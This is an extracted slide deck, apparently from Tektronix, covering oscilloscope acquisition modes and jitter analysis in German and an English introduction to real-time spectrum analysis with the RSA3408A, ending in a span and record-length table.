


Cellular Phone


Qualitative und quantitative Information über die Signal Verteilung in der XY-Betriebsart

## Peakdetektor-Modus

- ▶ Findet Pegelsprünge zwischen Abtastpunkten
- ▶ Hochfrequente Signalanteile auf niederfrequenten Signalen
- ▶ Nur sinnvoll durch Hardware-Lösung



## Peakdetektor-Modus




DPO-Modus

Peakdetektor und DPO

## Hochauflösende Erfassung (HIRES Modus)

- ▶ Mittelwertbildung im Einzelschuß möglich
- ▶ Hardwarelösung ohne Speicherverluste und Bandbegrenzung



- Amplitudenmessungen ohne Jitterfehler
- Messung sehr kleiner oder verrauschter Signale
- Erhöhung der vertikalen Auflösung



# ▶ JITTER

## Jitter und Wander (ITU-T Spezifikation)


### Definition von Jitter:

Die kurzzeitigen Abweichungen der Signalfanken eines (Daten-)Signals von der idealen zeitlichen Position ("kurzzeitig" bedeutet, dass die Änderungsfrequenz größer oder gleich 10 Hz ist).


**Wander:** Die Langzeitveränderungen der Signalfanken eines Digitalsignals von ihrer idealen zeitlichen Position („Langzeit" bedeutet, dass die Änderungsfrequenz kleiner 10 Hz ist).




- Messergebnisse sind abhängig von der Anzahl der aufgenommenen Kurven




## Random Jitter



- ▶ Random Jitter hat eine Gauß'sche Verteilungskurve
- Theoretische Verteilung unendlich!




aber da ist doch mehr...




## Random und Deterministic Jitter

- ▶ Random Jitter hat eine Gauß-Verteilung
- ▶ Deterministischer Jitter hat keine Gauß-Verteilung




## Jitter-Komponenten



## Dj: Periodic Jitter (PJ)



### ► Pj – Periodic Jitter (or Sinusoidal Jitter)

- Modulation verursacht durch benachbarte Quellen
- Stromversorgungen, Schaltnetzteile, uP und PCI-Bus, Audio, Video, etc.




## Dj: Inter Symbol Interference (ISI)

- ISI or DDj or PDj – mehrere Begriffe in Verwendung
- Zeitliche Veränderung der Bit-Flanken verursacht durch vorherige Bits
- 0001-Muster beeinflusst das nächste Bit anders als ein 1010-Muster



## Dj: Duty Cycle Distortion (DCD)

- Asymmetrische Anstiegs- und Abfallzeiten
- Schlechte Wahl des Logikschwellwertes



# Einzelschußmethode mit TDSJIT3

## Einzelschußfassung

Kein Trigger erforderlich


Kein Trigger-Jitter

Cycle to Cycle Jitter


Jitter-Demodulation

Jitteranalyse

Bis zu 1.000.000 Jitter-Messungen/s




# Histogramm, Time trend und Spektrum des Jitters




# Rj/Dj Bestimmung mit TDSJIT3-Software

- ▶ Einzelschusserfassung vieler Perioden
- ▶ Demodulation des Jittersignals (Time Trend)
- ▶ FFT vom demodulierten Jitter



# Bitfehlerratenabschätzung




**Eye open for BER @ 1.0E-12**




## BER Estimation

- ▶ Error rate at specified levels using eye-diagram statistics plots to show estimated eye-openings  
(also called bathtub curves)



## Factory Correlation Data



## Introduction to Real-Time Spectrum Analysis.



Tektronix


## Agenda

- ▶ Overview of Real Time Spectrum Analysis Concepts
  - Current Spectrum Analysis challenges
  - What is Real Time Spectrum Analysis
- ▶ Real Time Spectrum Analysis Capabilities
  - Unique Triggering
  - Seamless Capture
  - Powerful Analysis

Tektronix

## The world of RF today.....

- ▶ The growth is in "Digital RF"
  - Consumer, commercial, military ...
  - Digital devices with RF interfaces
  - DSP replacing analog signal processing
- ▶ RF signals are more complex
  - Precisely timed bursts
  - Frequency hopping
  - Spectral and modulation changes over time
  - Limited Spectrum availability.
- ▶ Existing tools are not adequate
  - SA and VSA have limitations, a new solution is required
  - The time dimension can no longer be ignored
  - Need to identify transient and random events.



Tektronix

## Evolution of RF Signal Analyzers

	SA	VSA	RTSA
	1960s	1990s	TODAY
<b>Market Drivers</b>	<ul style="list-style-type: none"> <li>• Military</li> <li>• Communication systems</li> <li>• Emerging solid state technology</li> </ul>	<ul style="list-style-type: none"> <li>• Encryption</li> <li>• Military signal intelligence</li> <li>• Cell phones</li> <li>• Complex digital modulation</li> </ul>	<ul style="list-style-type: none"> <li>• Need for more capacity and better spectral efficiency</li> <li>• Proliferation of digital modulation techniques</li> <li>• Pervasiveness of low cost RF in consumer electronics</li> </ul>
<b>Primary Challenges</b>	<ul style="list-style-type: none"> <li>• High frequency measurements</li> <li>• Analog modulation</li> </ul>	<ul style="list-style-type: none"> <li>• Digital Demodulation</li> <li>• Emergence of Standards</li> </ul>	<ul style="list-style-type: none"> <li>• Time-varying, bursted, and transient RF signals</li> <li>• Complexity of wireless communication standards</li> <li>• Congested RF spectrum</li> </ul>
<b>Analysis Techniques</b>	<ul style="list-style-type: none"> <li>• RF power vs. frequency</li> <li>• Low noise floor</li> <li>• High dynamic range</li> </ul>	<ul style="list-style-type: none"> <li>• Digital modulation analysis</li> </ul>	<ul style="list-style-type: none"> <li>• Flexible time-correlated multi-domain analysis</li> <li>• Seamless capture of RF signals changing over time</li> <li>• Frequency domain trigger</li> </ul>

Tektronix



## Why Current Solutions Aren't Adequate

### SA Short-Comings


- ▶ Limited digital modulation analysis
- ▶ No frequency change over time
- ▶ No frequency domain triggering
- ▶ Swept acquisition
- ▶ No memory
- ▶ Single domain views

### VSA Short-Comings

- ▶ Poor Spectrum Analyzer performance
  - Limited dynamic range
  - Controls and human interface unfamiliar to SA users
- ▶ No frequency domain trigger
  - Misses transient events
  - No analysis reference to time.
- ▶ No multi domain correlated views.




Tektronix



Tektronix


## Conventional SPA



Conventional SA's Block

Tektronix

## Concept of Realtime SPA




Realtime SA Block

Tektronix

# Real Time Spectrum Analyzer Concepts


## Spectrum Analyzer Acquisition Methods



Tektronix

# FSK Spectrogram

- ▶ Time, frequency and amplitude record
- ▶ Use marker to select time slice
- ▶ Reprocess time slice in new domain




Time Slice

Tektronix

# Real Time Spectrum Analyzer Concepts

## The Real-Time Spectrum Analyzer




Tektronix

# Basic Operation of RTSA (1)

How does a user capture X seconds of data?

- ▶ Use **TIMING** menu to set **acquisition length** to X seconds
- ▶ RTSA captures X seconds of signal information in a single **block**
- ▶ **Block** consists of "n" **frames**, each with 1024 **samples**
- ▶ The **frames** are captured and stored into memory one at a time
  - No gaps between the **frames**





Tektronix

## Basic Operation of RTSA (2)

Turning Time into Frequency

- ▶ RTSA performs FFT on each individual **frame** resulting in “n” **spectra**
- ▶ These “n” **spectra** represent a seamless history of the frequency domain characteristics



Tektronix

## RSA3408A Overlap FFT Processing


Signal Captured in the Time Domain



Acquired Signal Data Transformed into FFT Frames, No Overlap Processing




Acquired Signal, Post-Processed with Overlap FFTs



Tektronix


## Seamless Capture and Spectrogram

- ▶ The spectrogram shows how an RF signal changes over time in the frequency domain
- ▶ Frequency is the horizontal axis, time is the vertical axis, and power is represented by the color of the trace



Tektronix

## Chirped Radar



Tektronix



## Span, Decimation, Sample Rate , NBW, and Record Length

Span	Decimation (all modes)	Sample Rate (all modes)	RTSA NBW	Maximum Record Length (Option 2)
20 MHz Baseband	2	25.6 MS/s	42.713 KHz	2.56 sec
15 MHz	2	25.6 MS/s	42.713 KHz	2.56 sec
10 MHz	4	12.8 MS/s	21.357 KHz	5.12 sec
5 MHz	8	6.4 MS/s	10.678 KHz	10.24 sec
2 MHz	16	3.2 MS/s	5.399 KHz	20.48 sec
1 MHz	32	1.6 M/s	2.67KHz	40.96 sec
500 KHz	64	800 KS/s	1.335 KHz	81.92 sec
200 KHz	160	320 KS/s	533.918 Hz	204.8 sec
100 KHz	320	160 KS/s	266.959 Hz	409.6 sec
50 KHz	640	80 KS/s	133.48 Hz	13.65 min
20 KHz	1600	32 KS/s	53.392 Hz	34.133 min
